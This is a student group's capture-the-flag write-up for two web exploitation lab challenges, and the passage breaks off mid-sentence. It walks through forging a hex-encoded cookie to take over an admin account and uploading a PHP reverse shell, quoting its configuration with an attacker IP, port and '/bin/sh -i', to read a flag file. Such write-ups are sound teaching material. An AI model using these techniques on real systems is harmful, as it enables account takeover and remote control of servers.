PSP0201

Week 2

Writeup

Group Name: 404 Not Found

Members

ID	Name	Role
1211102687	Emily Phang Ru Ying	Leader
1211102753	Lim Cai Qing	Member
1211102751	Teo Yu Jie	Member
1211102975	Loi Xinyi	Member


Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1

Register an account and log in to the Christmas Control Centre. Not given access to the control console.






Use F12 to open up the browser developer tools to check on the cookie and verify the name of the cookie used for authentication.




Question 2

Obtain the value of the cookie. The format of the cookie is hexadecimal as a-f is part of the value.




Using Cyberchef, convert the cookie value to string.




Question 3

The converted output is in JSON string.




Question 4

Change the username to ‘santa’ and convert the JSON statement to hex. Output is the value of santa’s cookie.




Question 5

Change the value of cookie to santa’s cookie and insert auth as name to bypass the authentication.



Now having access to the controls, switching on every control shows the flag.



Thought Process/Methodology:

After pasting the machine's IP into the browser's search bar, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we were not given access to the control console. We opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username and company element. Using Cyberchef, we changed the username to 'santa' which is also the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with converted one which is also known as santa's cookie and refreshed the page. Now that we are santa user, we are shown with an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.

Day 2: Web Exploitation – The Elf Strikes Back!

Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1

We downloaded the reverse shell and opened nanoshell which is the text editor of our choice and changed the IP and Port.


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.93.93';  // CHANGE THIS
$port = 1234;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

We are not signed in.




We entered the given id number given by THM as a GET parameter to gain access to the upload section of the site.




Question 2

We can determine the type of file accepted by the site by right clicking and selecting view page source.




Question 3

We guessed which directory the uploaded files are stored by testing the common paths given by THM and uploaded the shell.




Question 4

We activate netcat listener and activate the reverse shell.



We ran the command of cat /var/www/flag.txt and captured the flag.



Thought Process/Methodology:

First, we downloaded the reverse shell online and opened changed the ip and port of the reverse shell using nanoshell. After pasting the machine's IP into the browser's search bar, we were shown a webpage that says that we are not signed in. We entered the given id number given by THM as a GET parameter to gain access to the upload section of the site. We confirmed the type of file accepted by the site by right clicking and selecting view page source. We guessed which directory the uploaded 